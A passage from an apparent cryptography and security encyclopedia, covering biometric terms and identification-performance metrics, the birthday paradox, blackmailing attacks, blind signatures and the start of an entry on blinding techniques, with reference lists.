interlaced, the videos are composed of two fields that are captured at different moments in time, and interlaced video frames exhibit motion artifacts if the faces are moving fast enough to be in different positions in the image plane when the both the frames are captured. Such artifacts decrease face detection and recognition performance. To minimize such artifacts, a processing called de-interlacing may be utilized to correct the flaw at least partially. Using a progressive scan video system can be a solution to this problem.

Recommended Reading

1. Chellappa R, Aggarwal G, Zhou SK (2009) Face recognition, video-based. In: Li SZ (ed) Encyclopedia of biometrics. Springer, New York
2. Chellappa R, Veeraraghavan A (2009) Gait biometrics, overview. In: Li SZ (ed) Encyclopedia of biometrics. Springer, New York
3. Martizez AM (2009) Face recognition, overview. In: Li SZ (ed) Encyclopedia of biometrics. Springer, New York
4. Matey JR (2009) Iris on the move. In: Li SZ (ed) Encyclopedia of biometrics. Springer, New York
5. Phillips PJ, Flynn PJ, Scruggs T, Bowyer KW, Chang J, Hoffman K, Marques J, Min J, Worek W (2005) Overview of the face recognition grand challenge. In: Proceedings of IEEE computer society conference on computer vision and pattern recognition, San Diego, California
6. Ross A, Jain AK (2009) Biometrics. In: Li SZ (ed) Encyclopedia of biometrics. Springer, New York

Biometrics: Terms and Definitions

Evangelia Micheli-Tzanakou[1], Konstantinos N. Plataniotis[2]
[1]Department of Biomedical Engineering, Rutgers - The State University of New Jersey, Piscataway, NJ, USA
[2]The Edward S Rogers Sr. Department of Electrical & Computer Engineering and Knowledge Media Design Institute, University of Toronto, Toronto, ON, Canada

Definitions

Biometrics "Automated recognition of individuals based on their behavioral and biological characteristics."
Biometric "Of or having to do with biometrics" (International Standardization Organization: ISO SC 37 – Standing Document 2, version 6, July 2006).

Biometric can be seen as a general term used alternatively to describe a characteristic or a process [6].

As a characteristic

- "A measurable biological (anatomical and physiological) and behavioral characteristic that can be used for automated recognition."

As a process

- "Automated methods of recognizing an individual based on measurable biological (anatomical and physiological) and behavioral characteristics."

Biometric traits Deployable biometric systems utilize, among the many available, one or more of the following biometric traits [4–6]:

1. Face
2. Fingerprints
3. Iris
4. Voice
5. Hand geometry
6. Palm print
7. Palm veins
8. Ear
9. Retina
10. Gait
11. Signature
12. Handwriting

A more detailed definition for the most widely accepted biometrics traits (e.g., fingerprint, face, and iris) is provided in other entries of this encyclopedia. Many other modalities, such as soft biometrics and ear biometrics, are in various stages of development and assessment. Factors such as device location, security risks, task (identification or verification), expected number of users, user circumstances, and existing data must be taken into consideration when a biometric trait is selected as input to recognition system.

Biometric Trait: Characteristics (Table 1)

- Universality (everyone should have this trait)
- Uniqueness (no two persons should be the same in terms of this trait)
- Collectability (can be measured quantitatively)
- Permanence (should be invariant with time)
- Performance (achievable accuracy, resource requirements, robustness)
- Acceptability (to what extent people are willing to accept it)
- Circumvention (how easy it is to fool the system [5])

Biometric templates are files derived from the unique features of a biometric sample. The template contains a distinctive subset of information, but utilizes only a fraction of the data found in an identifiable biometric trait such as a facial image. Biometric vendors' templates are usually proprietary and not interoperable [1].

Biometric authentication refers to the process of establishing confidence in the truth of a given claim. Such a claim could be any declarative statement such as "The subject's name is 'Jonathan Real'" or "This individual is six feet tall." It should be noted that in the biometric systems literature the term is used as a generic synonym for "verification" [6].

Biometric verification refers to the process of confirming an individual's claimed identity by comparing a submitted sample to one or more previously enrolled biometric templates [1, 6].

Biometric identification/recognition refers to the process of automatic recognition of individuals based on their physiological and/or behavioral characteristics [6]. Physiological characteristics are related to the shape of the body, such as faces [5], fingerprints [4], hand geometry, and iris. Behavioral characteristics are related to the behavior of a person, such as signature, keystroke, voice, and gait [1].

Biometric system a pattern recognition system which can be used to identify and/or verify a person's identity. Biometrics systems can be used in military, civilian, homeland security, and information technology (IT) security applications [6]. A biometric system is usually comprised of five integrated modules:

- *Sensor module* is used to collect the data and convert the information to a digital format.
- *Signal processing module* performs quality control activities and develops the biometric template.
- *Data-storage module* keeps information to which new biometric templates will be compared.
- *Matching algorithm module* compares the new biometric template to one or more templates kept in data storage.
- *Decision module* (either automated or human-assisted) uses the results from the matching component to make a system-level decision.

Although biometric systems are traditionally linked to law enforcement applications, they are being used increasingly in a large number of civilian applications, including, but not limited to, driver licences, administration of social benefits, health system, and networked authentication. Biometrics-based authentication systems offer greater security and convenience than traditional methods of personal authentication, such as ID cards and passwords. They provide users with greater convenience (e.g., no need to remember passwords) while maintaining sufficiently high accuracy [1].

Biometric system operation [6]:

- *Enrollement* The process of collecting a biometric sample from an individual ("end-user"), converting it into a biometric template, and storing it in the biometric system's database for later comparison.
- *Matching* The process of comparing a biometric sample against a previously stored template and scoring the level of similarity or difference between the two. Biometric systems then make decisions based on this score and its relationship against a predetermined threshold (above or below the threshold).

Biometric systems – performance evaluation There are three main biometric recognition tasks: verification, identification and watch list [6].

- *Authentication/verification* involves a one-to-one match that compares a query sample against a template of the claimed biometric identity in the database. The claim is either accepted or rejected.
- *Identification/recognition* involves one-to-many matching that compares a query sample against all the biometric templates in the database to output the identity or the possible identity list of the input query. In this scenario, it is often assumed that the query sample belongs to the persons who are registered in a database.
- *Watch list* involves one-to-few matching that compares a query sample against a list of suspects. In this task, the size of database is usually very small compared to the possible queries and the identity of the probe may not be in the database. Therefore, the recognition system should first detect whether the query is on the list or not and if yes, correctly identify it. The performance of watch list tasks is usually measured by the detection rate, the identification rate and the false alarm rate.

Biometrics: Terms and Definitions. Table 1 Comparison of different biometric technologies [5]

Biometric	Universality	Accuracy	Stability	User acceptability	Cost	Circumvention (difficulty)
Face	H	L	M	H	L	L
Fingerprint	M	H	H	H	L	L
Voice	M	L	L	H	L	L
Iris	H	H	H	L	H	H
Signature	L	L	L	H	L	L
Gait	M	L	L	H	L	M
Palm print	M	H	H	M	M	M

H high, M medium, L low

Biometric system performance is generally measured using two quantities: False Acceptance Rate (FAR) and False Rejection Rate (FRR) which are defined as follows [6]:

- *False acceptance rate* (FAR) A statistical measure used to quantify biometric performance when operating in the verification task. The percentage of times a system produces a false accept, which occurs when an individual is incorrectly matched to another individual's existing biometric.
- *False rejection rate* (FRR) A statistical measure used to quantify biometric performance when operating in the verification task. The percentage of times the system produces a false reject. A false reject occurs when an individual is not matched to his/her own existing biometric template.

These values can generally be varied by way of system parameter choices. The plot of FAR vs. FRR using different parameters generates what is known as the Receiver Operating Characteristic (ROC) curve. The term is used to define a method of showing measured accuracy performance of a biometric system. A verification ROC compares false accept rate vs. verification rate. An open-set identification (watch-list) ROC compares false alarm rates vs. detection and identification rate.

Multi-biometric systems Most biometric systems that rely on a single biometric indicator often report unacceptable error errors either due to noisy inputs or due to the limitations of the data set itself [1]. Information fusion can be a powerful tool capable of increasing the reliability of biometric systems. The main idea is to combine individual outcomes so the reliability of the overall system is improved when compared to that of individual systems. Information and decision fusion have been used in the context of biometric authentication before. For example, multi-face recognition systems have been designed to handle the variations in pose. The overall system combines biometric solutions of individual systems trained on examples of frontal and profile pose. The aggregation rules used so far are rather simplistic and there is no systematic evaluation of their impact and no sensitivity analysis of their parameters. Multi-biometric systems attempt to enhance authentication performance by combining multiple evidence of the same identity. Source "complementarity," which usually relates to the sensitivity variations of the reporting biometric devices, is still an open research problem.

Background

The interest in biometric research has grown significantly in the last three decades, and academic as well as corporate research units have devoted a lot of resources to study, research, and develop accurate and cost-effective biometrics. In fact, biometric authentication systems are in use today in a wide range of applications, including physical access control, surveillance, network security, online transaction, and attendance control [6]. As a result of the great interest in biometrics research, international competitions for fingerprint verification algorithms and symposia dedicated for face recognition have been established. Face recognition in particular is an attractive biometric technology as it does not require invasive interfaces, and although its identification accuracy is not as high as that of other methods (i.e., fingerprint recognition), it can be used for surveillance and perimeter control in environments for vital importance to homeland security such as airports, government buildings, and civic control centers.

In the last decade, automatic face location and recognition have been studied by the international community. The interested reader should refer to [1] for introductory surveys in the area and a list of open research problems, especially when real-time applications are required. Most existing methods rely on template matching, deformable templates, and snake, elliptical approximation, Hough transforms, and neural networks to localize the face. Based on the localized input, a biometric system for face recognition has to watch the input image against faces stored in a database in order to establish the identity of the subject in question.

Feature extraction in biometric systems The main purpose of feature extraction is to find techniques that can introduce low dimensional feature representation of objects with enhanced discriminatory power. These are fed to a subsequent classification machine for recognition and identity establishing tasks. Although numerous algorithms have been proposed, the feature extraction and classification has turned out to be a very difficult endeavor. Key technical barriers include: (i) immense variability of biometric data, (ii) high dimensionality of input spaces, and (iii) highly complex and non linear pattern distribution. It should be noted here that the performance of many biometric systems deteriorates rapidly when applies to large input databases. Most systems utilize appearance-based approaches where recognition techniques are used to extract discriminant features from raw biometric data. Holistic interpretation of the input values using discriminant methods such as linear discriminant analysis (LDA) or methods such as the principal component analysis (PCA) are the two most commonly used approaches [3].

For completeness, a quick overview of the Linear Discriminant Analysis (LDA) solution is provided below.

Learning with labelled data Linear Discriminant Analysis (LDA) [39] is the most commonly used technique for data reduction and feature extraction using labelled data


in biometric systems. In contrast with PCA, LDA is a class specific method that utilizes supervised learning to find the set of feature basis vectors that maximizes the ratio of the between- and within-class scatters of the training image data. When it comes to solving problems of pattern classification, research indicates that LDA-based algorithms outperform PCA-based approaches, since the former optimizes the low-dimensional representation of the objects with focus on the most discriminant feature extraction while the latter offers face reconstruction [8]. Similar to KPCA, nonlinear extensions of LDA, called Generalized Discriminant Analysis (GDA) or Kernel Discriminant Analysis (KDA), are based on kernel machines and have been recently introduced and applied to the face recognition problem [1].

Discriminant classifier design Given the face feature representation extracted by the FE module, a classifier is utilized in order to "learn" the complex decision function needed for the formation of the final decision (pattern classification) [3] A good classifier should be able to effectively use the derived features in order to discriminate between faces belonging to different classes in a cost-effective manner. The classifier model of learning from examples can be described in terms of three components:

1. A generator of random vectors x, drawn independently from a fix but unknown distribution $P(x)$
2. A supervisor that returns an output vector y for every input x, according to a conditional distribution $P(y|x)$, also fixed but unknown
3. A learning machine capable of implementing a set of functions or hypotheses

Given a set of examples or observations of (x, y) : $(x_1, y_1), \ldots, (x_i, y_i)$ the goal in the classifier design task is to find a function $f(x, \alpha^*)$ which predicts the class label $\omega(z_i)$ or equivalently, provides the smallest possible value for the expected risk: $f(x, \alpha)$, where α is a set of abstract parameters, and the function set is called the hypothesis space, Ω. Since $P(x, y)$ is unknown, most parametric classifiers, such as Linear Gaussian (LG) and Quadratic Gaussian (QG), may require estimation of the class-dependent means and covariances in order to classify test samples, while non linear classifiers such as Nearest Neighbour (NN), Bayesian Classifier and Neural Network (NNet) solve the specific learning problem using the so-called empirical risk (i.e., training error) minimization (ERM) induction principle, where the expected risk function $R(\alpha)$ is replaced by the empirical risk function [3].

In theory, it is generally believed that algorithms based on LDA are superior to those based on PCA, because the former deals directly with discrimination between classes, whereas the latter deals with optimal data compression without paying any attention to the underlying class structure. However, it has been shown recently that the conclusion is not always true in practice. Alternatively, the more accurate conclusion is that when the number of training samples per class is small, or when the training data non-uniformly sample the underlying pattern distribution (i.e., the training samples do not represent well the underlying pattern distribution), PCA may outperform LDA, and also PCA is less sensitive to different training databases. This claim can be illustrated by an example shown in Fig. 1 where PCA yields superior results.



Biometrics: Terms and Definitions. Fig. 1 There are two different classes embedded in two different "Gaussian-like" distributions. However, only two samples per class are supplied to the learning procedure (principal component analysis [PCA] or linear discriminant analysis [LDA]). The classification result of the PCA procedure (using only first eigenvector) is more desirable than the result of the LDA. DPCA and DLDA represent the decision thresholds obtained by using a Nearest Neighbour (NN) classifier

Application Example: Evaluating the Identification Performance

The identification subsystem, in more specific terms, is performing a "watch list" operation, whereby enrolled subjects (the watch list) represent only a small subset of subjects which will be processed by the system. In this scenario, the system must attempt to detect whether a given subject entering the premises (termed a "probe" subject) is enrolled in the system and, if he or she is enrolled, identify that subject. When a positive detection and identification is achieved, this is considered "acceptance" in the system. Conversely, if detection fails, then "rejection" has occurred.

The detection performance is affected by means of a similarity threshold (t_s) or distance threshold (t_d), depending on whether face images (templates) are compared using a similarity measure or distance measure.

Specifically, if a similarity measure s_{ij} is used to compare two templates, x_i and x_j, then a positive detection is registered when:

$$s_{ij} \geq t_s$$

The lowering of t_s implies weaker criterion for detection, allowing templates with less similarity to each other to register a positive detection. Alternatively, if a distance measure d_{ij} is used, then positive detection is registered when:

$$d_{ij} \leq t_d$$

For ease of notation, it will be assumed in the remainder of the discussion that a similarity metric is utilized, with no loss of generality. Following detection, identification performance is affected by means of a ranking threshold, r, which determines the how many of the enrolled subjects (which achieved positive detection when compared to the probe subject) may achieve positive identification. For example, if $r = 1$, then only the (one) enrolled subject exhibiting the highest similarity compared to the probe subject is considered a candidate identity; if $r = 2$, then the two enrolled subjects exhibiting the highest similarities compared to the probe subject, and so on. Increasing r weakens the criterion for identification and increases the likelihood that the subject will be correctly identified in this ranked list context.

This leads to a definition of correct detection and identification, which is achieved when:

Correct Detection and Identification (Acceptance)

$$s_{ij} \geq t_s \qquad \text{rank}(p_j) \leq r \qquad \text{id}(p_j) = id(g_i)$$

where

p_j is a given probe subject, and g_i is a subject enrolled in the system (termed a "gallery" subject); the ranking is performed across all gallery (enrolled) subjects.

Hence, a false detection and identification is achieved when:

False Detection and Identification (Acceptance)

$$s_{ij} \geq t_s \qquad \text{rank}(p_j) \leq r \qquad \text{id}(p_j) \neq id(g_i)$$

where

p_j is a given probe subject, and g_i is a subject enrolled in the system; the ranking is performed across all gallery (enrolled) subjects.

Conversely, correct rejection occurs when:

Correct Rejection

$$s_{ij} < t_s \quad \text{and} \quad \text{id}(p_j) \neq \text{id}(g_i) \qquad \forall g_i \in G$$

where

p_j is a given probe subject, g_i is a subject enrolled in the system, and G represents the set of all enrolled subjects ("gallery" set).

And finally, false rejection occurs when:

False Rejection

$$\left[\left(s_{ij} < t_s\right) \text{or} \left(s_{ij} \geq t_s \text{ and } \text{rank}\left(p_j\right) > r\right)\right] \text{ and } \text{id}\left(p_j\right) = \text{id}\left(g_i\right)$$

where

p_j is a given probe subject, and g_i is a subject enrolled in the system; the ranking is performed across all gallery (enrolled) subjects.

This leads to the measure of probability of correct detection and identification as follows:

$$P_{DI}(t_s, r) = \frac{|\{p_j : s_{ij} \geq t_s, \text{rank}(p_j) \leq r, \text{id}(p_j) = \text{id}(g_i)\}|}{|P_G|}, \forall p_j \in P_G$$

where

P_G is the set of probe subjects, all of which are enrolled in the system. In other words, measuring across a set of subjects which are all enrolled in the system, determined the fraction of them which will be correctly detected and identified.

The fractions of those which are rejected constitute false rejections, leading to the probability of false rejection or false rejection rate (FRR):

$$P_{FR}(t_s, r) = 1 - P_{DI}(t_s, r)$$

We note that P_{FR} is completely dependent on P_{DI}.

The other measure of performance is the probability of false acceptance (also known as false acceptance rate (FAR)). This is measured as follows:

$$P_{FA}(t_s) = \frac{|\{p_j : \max_i s_{ij} \geq t_s\}|}{|P_N|}, \forall p_j \in P_N, \forall g_i \in G$$

where P_N is a set of "impostor" subjects not enrolled in the system. In other words, measuring across a set of subjects which are not enrolled in the system, determines the fraction of those subjects exhibiting a similarity with an enrolled subject (the gallery set G) greater than the threshold t_s.

Privacy

Privacy is a major concern in the use of biometric systems. Users often have concerns as to potential misuse of biometric information used for identity verification. It is critical that biometric system operators take steps to ensure that reasonable privacy expectations are met [2].

There are two categories of privacy risks posed by biometric systems:

- *Personal privacy* relates to privacy of the individual user, the infringement of which relates to coercion or physical or emotional discomfort when interacting with a biometric system.
- *Informational privacy* relates to the misuse of biometric information or of data associated with biometric identifiers.

The major privacy concern related to misuse of biometric data is usage of biometrics as unique identifiers. In principle, a unique biometric identifier could facilitate tracking across federated databases. However, inherent characteristics of biometric templates limit the ability of biometric systems to use templates as unique identifiers. Biometric samples acquired at different times generate different numerical templates. As biometric templates change from application to application, the ability to track an individual from database to database is reduced.

Depending on how a biometric system is used and what protections are in place to prevent its misuse, a biometric system can be categorized as:

- *Privacy-protective* a system in which biometric data is used to protect or limit access to personal information.
- *Privacy-sympathetic* a system in which protections are established and enforced which limit access to and usage of biometric data.
- *Privacy-neutral* a system in which privacy simply is not an issue, or in which the potential privacy impact is very slight. These are generally closed systems in which data never leaves the biometric device.
- *Privacy-invasive* a system which is used in a fashion inconsistent with generally accepted privacy principles. Privacy-invasive systems may include those that use data for purposes broader than originally intended.

Recommended Reading

1. Boulgouris NV, Plataniotis KN, Micheli-Tzanakou E (2009) Biometrics: theory, methods and applications. Wiley-IEEE Press, Hoboken, ISBN 9780470247822
2. Cavoukian A (2009) Privacy by design: take the challenge, Toronto, ON, Canada. 30 Mar 2009 [Online]. http://www.ipc.on.ca/english/Resources/Discussion-Papers/Discussion-Papers-Summary/?id=856. Accessed Sep 2010
3. Duda RO, Hart PE, Stork DG (2001) Pattern classification, 2nd edn. Wiley Interscience, New York, ISBN 0471056693
4. Jain AK, Hong L, Pankanti S, Bolle R (1997) An identity authentication system using fingerprints Proc IEEE 85(9): 1365–1388
5. Jain K, Ross A, Prabhakar S (2004) An introduction to biometric recognition. IEEE Trans Circuits Syst Video Technol 14(1):4–20
6. NSTC subcommittee on biometrics "Foundation Documents" [Online]. http://www.ostp.gov/NSTC/html/NSTC_Home.html. Accessed Sep 2010

BIOS Basic Input Output System

►Trusted Computing

Birthday Paradox

Arjen K. Lenstra
Laboratory for cryptologic algorithms - LACAL, School of Computer and Communication Sciences, École Polytechnique Fédérale de Lausanne, Switzerland

Related Concepts

►Collision Resistance; ►Generic Attacks Against DLP; ►Hash Functions; ►Integer Factoring

Definition

The birthday paradox refers to the fact that there is a probability of more than 50% that among a group of at least 23 randomly selected people at least 2 have the same birthday. It follows from

$$\frac{365}{365}\cdot\frac{365-1}{365}\cdots\frac{365-22}{365}\approx 0.49<0.5$$

it is called a paradox because the 23 is felt to be unreasonably small compared to 365. Further, in general, it follows from

$$\prod_{0\le i\le 1.18\sqrt{p}}\frac{p-i}{p}<0.5$$

that it is not unreasonable to expect a duplicate after about $\sqrt{p}$ elements have been picked at random (and with replacement) from a set of cardinality p. A good exposition of the probability analysis underlying the birthday paradox can be found in Corman et al. [1].

Applications

Under reasonable assumptions about their inputs, common cryptographic k-bit ►*hash functions* may be assumed to produce random, uniformly distributed k-bit outputs. Thus, one may expect that a set of the order of $2^{k/2}$ inputs contains two elements that hash to the same value.

Such hash function collisions have important cryptanalytic applications. Another prominent cryptanalytic application of the birthday paradox is Pollard's rho factoring method (see the entry on ►*integer factoring*), where elements are drawn from Z/nZ for some integer n to be factored. When taken modulo p for any unknown p dividing n, the elements are assumed to be uniformly distributed over Z/pZ. A collision modulo p, and therefore possibly a factor of n, may be expected after drawing approximately $\sqrt{p}$ elements.

Cryptanalytic applications of the birthday paradox where the underlying distributions are not uniform are the large prime variations of sieving-based factoring methods. There, in the course of the data gathering step, data involving so-called large primes q is found with probability approximately inversely proportional to q. Data involving large primes is useless unless different data with a matching large prime is found. The fact that smaller large primes occur relatively frequently, combined with the birthday paradox, leads to a large number of matches and a considerable speedup of the factoring method.

Recommended Reading

1. Cormen TL, Leiserson CE, Rivest RL, Stein C (2001) Introduction to algorithms, 2nd edn. MIT, Cambridge, Section 5.4

Black Box Algorithms

►Generic Attacks Against DLP

Blackmailing Attacks

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Related Concepts

►Anonymity

Definition

A blackmailing attack consists in coercing an authority (e.g., by taking a hostage) to publish (e.g., in a newspaper or on the Internet) an encrypted version of a system secret key. Blackmailing attacks are a concern in anonymous cash systems that have no anonymity revocation features.

Recommended Reading

1. von Solms S, Naccache D (1992) On blind signatures and perfect crimes. Computers and Security, 11:581–583

Blind Signature

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Related Concepts

►Blinding Techniques; ►Unlinkability

Definition

A blind signature is a digital signature where the recipient chooses the message to sign and obtains the digital signature, while the signer learns neither the message chosen nor his corresponding signature.

Theory

In a blind signature scheme, signers have individual private signing keys and distribute their corresponding public verifying keys, just as in normal cryptographic ►digital signature schemes. Public verifying keys are distributed via authentication channels, for example, by means of ►public key infrastructures. There is also a publicly available verifying algorithm such that anyone who has retrieved a public verifying key y of a signer can verify whether a given signature s is valid for a given message m with respect to the signer's public verifying key y.

In a blind signature scheme, the signers neither learn the messages they sign nor the signatures the recipients obtain for their messages. A verifier who seeks a signature for a message m' from a signer with verifying key y prepares some related message m and passes m to the signer. The signer provides a response s back to the recipient, such that the recipient can derive a signature s' from y, m, m', s such that s' is valid for m' with respect to y. The resulting signature s' is called a "blind signature," although it is not the signature that is blind, but the signer. Blind digital signatures are an example of ►blinding techniques.

The first constructions of cryptographic blind signatures were proposed by David Chaum. These early blind signature schemes were based on RSA signatures. An example is the ►Chaum Blind Signature [7, 8]. The general mathematical formalization of blind signatures is given under ►blinding techniques .

The security of blind signature schemes is defined by a degree of unforgeability and a degree of blindness. Of

the notions of unforgeability (►forgery) for normal cryptographic signature schemes defined by Goldwasser et al. [16], only unforgeability against *total break* and *universal break* apply to blind signature schemes. However, the notions of ►selective forgery and ►existential forgery are inappropriate for blind signature schemes, because they assume an active attack to be successful if after the attack the recipient has obtained a signature for a (new) message that the signer has not signed before. Obviously, this condition holds for every message a recipient gets signed in a blind signature scheme, and therefore the definition cannot discriminate attacks from normal use of the scheme. For blind signatures, one is interested in other notions of unforgeability, namely, unforgeability against one-more forgery and restrictiveness (►forgery), both of which are mainly motivated by the use of blind signatures in untraceable electronic cash.

A one-more ►forgery [19] is an attack that for some polynomially bounded integer n comes up with valid signatures for $n + 1$ pair wise different messages after the signer has provided signatures only for n messages. Blind signatures unforgeable against one-more forgery have attracted attention since Chaum et al. [10] and Chaum [9] used them to build practical off-line and online untraceable electronic cash schemes. Most practical electronic cash schemes employ one-time blind signatures, where a customer can obtain only one signed message from each interaction with the bank during withdrawal of an electronic coin. This helps to avoid the problem of counterfeiting electronic coins [3–6, 22]. Formal definitions of one-time blind signatures have been proposed by Franklin and Yung [15] and by Pointcheval [19].

In a restrictive blind signature scheme, a recipient who passes a message m to a signer (using verifying key y) and receives information s in return can derive from y, m, m', s only valid signatures for those messages m' that observe the same structure as m. In off-line electronic cash, this is used to encode a customer's identity into the messages that are signed by the bank such that the messages obtained by the customer all have his identity encoded correctly. Important work in this direction was done by Chaum and Pedersen [11], Brands [1], Ferguson [12, 13], Frankel et al. [14], and Radu et al. [20, 21]. A formal definition of a special type of restrictive blind signatures has been given by Pfitzmann and Sadeghi [18].

Blindness is a property serving the privacy interests of honest recipients against cheating and collaborating signers and verifiers. The highest degree of ►unlinkability is unconditional unlinkability, where a dishonest signer and verifier, both with unconditional computing power, cannot distinguish the transcripts (m, s) seen by the signer in his interactions with the honest recipient from the recipient's outputs (m', s'), which are seen by the verifier, even if the signer and the verifier collaborate. More precisely, consider an honest recipient who first obtains n pairs of messages and respective valid signatures $(m_1, s_1), \ldots, (m_n, s_n)$ from a signer, then derives n pairs of blinded messages and signatures $(m_{1'}, s_{1'}), \ldots, (m_{n'}, s_{n'})$ from the former n pairs one by one, and later shows the latter n pairs to a verifier in random order. Then, the signer and the collaborating verifier should find each bijection of the former n pairs onto the latter n pairs to be equally likely to describe which of the latter pairs the honest recipient has derived from which of the former pairs. A weaker degree of blindness is defined as computational unlinkability, which is defined just as unconditional unlinkability except that the attacker is computationally restricted (►computational complexity). These are formalizations of the intended property that the signer does not learn "anything" about the message being signed.

On a spectrum between keeping individuals accountable and protecting their identities against unduly propagation or misuse, blind signature schemes tend toward the latter extreme. In many applications, this strongly privacy-oriented approach is not acceptable in all circumstances. While the identities of honest individuals are protected in a perfect way, criminal dealings of individuals who exploit such systems to their own advantage are protected just as perfectly. For example, Naccache and van Solms [17] have described "perfect crimes" where a criminal blackmails a customer to withdraw a certain amount of money from her account by using a blind signature scheme and then deposit the amount into the criminal's account.

Applications

Trustee-based blind signature schemes have been proposed to strike a more acceptable balance between keeping individuals accountable and protecting their identities. Stadler et al. [22] have proposed *fair blind signatures*. Fair blind signatures employ a trustee who is involved in the key setup of the scheme and in an additional link-recovery operation between a signer and the trustee. The trustee can revoke the "blindness" of certain pairs of messages and signatures upon request. The link-recovery operation allows the signer or the judge to determine for each transcript (m, s) of the signing operation which message m' has resulted for the recipient, or to determine for a given recipient's message m' from which transcript (m, s) it has evolved. Similar approaches have been applied to constructions of electronic cash [3, 21].

Blind signatures have been employed extensively in cryptographic constructions of privacy-oriented services such as untraceable ►electronic cash, anonymous ►electronic voting schemes, and unlinkable credentials.

Recommended Reading

1. Brands S (1993) An efficient off-line electronic cash system based on the representation problem. Centrum voor Wiskunde en Informatica, Computer Science/Department of Algorithmics and Architecture, Report CS-R9323, http://www.cwi.nl/
2. Brands S (1994) Untraceable off-line cash in wallet with observers. In: Stinson DR (ed) Advances in cryptology: CRYPTO'93. Lecture notes in computer science, vol 773, Springer, Berlin, pp 302–318
3. Brickell E, Gemmell P, Kravitz D (1995) Trustee-based tracing extensions to anonymous cash and the making of anonymous change. In: Proceedings of the 6th ACM-SIAM symposium on discrete algorithms (SODA). ACM, New York, pp 457–466
4. Camenisch JL, Piveteau J-M, Stadler MA (1994) An efficient electronic payment system protecting privacy. In: Gollman D (ed) ESORICS'94 (Third European symposium on research in computer security), Brighton. Lecture notes in computer science, vol 875. Springer, Berlin, pp 207–215
5. Camenisch JL, Piveteau J-M, Stadler MA (1995) Blind signatures based on the discrete logarithm problem. In: De Santis A (ed) Advances in cryptology: EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 428–432
6. Camenisch JL, Piveteau J-M, Stadler MA (1996) An efficient fair payment system. In: 3rd ACM conference on computer and communications security, New Delhi, India, March 1996. ACM Press, New York, pp 88–94
7. Chaum D (1983) Blind signatures for untraceable payments. In: Chaum D, Rivest RL, Sherman AT (eds) Advances in cryptology: CRYPTO'82. Lecture notes in computer science. Plenum, New York, pp 199–203
8. Chaum D (1990) Showing credentials without identification: Transferring signatures between unconditionally unlinkable pseudonyms. In: Advances in cryptology: AUSCRYPT'90. Lecture notes in computer science, vol 453. Springer, Berlin, pp 246–264
9. Chaum D (1990) Online cash checks. In: Quisquatere J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, pp 288–293
10. Chaum D, Fiat A, Naor M (1990) Untraceable electronic cash. In: Goldwasser S (ed) Advances in cryptology: CRYPTO'88. Lecture notes in computer science, vol 403. Springer, Berlin, pp 319–327
11. Chaum D, Pedersen TP (1993) Wallet databases with observers. In: Brickell EF (ed) Advances in cryptology: CRYPTO'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 89–105
12. Ferguson N (1994) Single term off-line coins. In: Helleseth T (ed) Advances in cryptology: EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 318–328
13. Ferguson N (1994) Extensions of single-term coins. In: Stinson DR (ed) Advances in cryptology: CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 292–301
14. Frankel Y, Tsiounis Y, Yung M (1996) Indirect discourse proofs: Achieving efficient fair off-line e-cash. In: Kim K, Matsumoto T (eds) Advances in cryptography: ASIACRYPT'96. Lecture notes in computer science, vol 1163. Springer, Berlin, pp 286–300
15. Franklin M, Yung M (1993) Secure and efficient off-line digital money. In: Lingas A, Karlsson RG, Carlsson S (eds) 20th International colloquium on automata, languages and programming (ICALP). Lecture notes in computer science, vol 700. Springer, Heidelberg, pp 265–276
16. Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
17. Naccache D, von Solms S (1992) On blind signatures and perfect crimes. Comput Security 11(6):581–583
18. Pfitzmann B, Sadeghi A-R (1999) Coin-based anonymous fingerprinting. In: Stern J (ed) Advances in cryptology: EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 150–164
19. Pointcheval D (1998) Strengthened security for blind signatures. In: Nyberg K (ed) Advances in cryptology: EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 391–405
20. Radu C, Govaerts R, Vandewalle J (1996) A restrictive blind signature scheme with applications to electronic cash. Communications and multimedia security II. Chapman & Hall, London, pp 196–207
21. Radu C, Govaerts R, Vandewalle J (1997) Efficient electronic cash with restricted privacy. In: Financial cryptography'97. Springer, Berlin, pp 57–69
22. Stadler M, Piveteau J-M, Camenisch JL (1995) Fair blind signatures. In: Guillou LC, Quisquater J-J (eds) Advances in cryptology: EUROCRYPT'95. Lecture notes in computer science, vol 921. Springer, Berlin, pp 209–219

Blinding Techniques

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Blind Signature; ►Chaum Blind Signatures; ►Multiparty Computation

Definition

Blinding is a cryptographic concept that allows to divide the control of computing a function between two or more parties.

Theory

Blinding is a concept in cryptography that allows a client to have a provider compute a mathematical function $y = f(x)$, where the client provides an input x and retrieves the corresponding output y, but the provider would learn about neither x nor y. This concept is useful if the client

cannot compute the mathematical function f all by himself, for example, because the provider uses an additional private input in order to compute f efficiently.

Blinding techniques can be used on the client side of client–server architectures in order to enhance the privacy of users in online transactions. This is the most effective way of dealing with server(s) that are not fully trusted.

Blinding techniques are also the most effective countermeasure against remote timing analysis of Web servers [4] and against power analysis and/or timing analysis of hardware security modules (side-channel attacks and side-channel analysis).

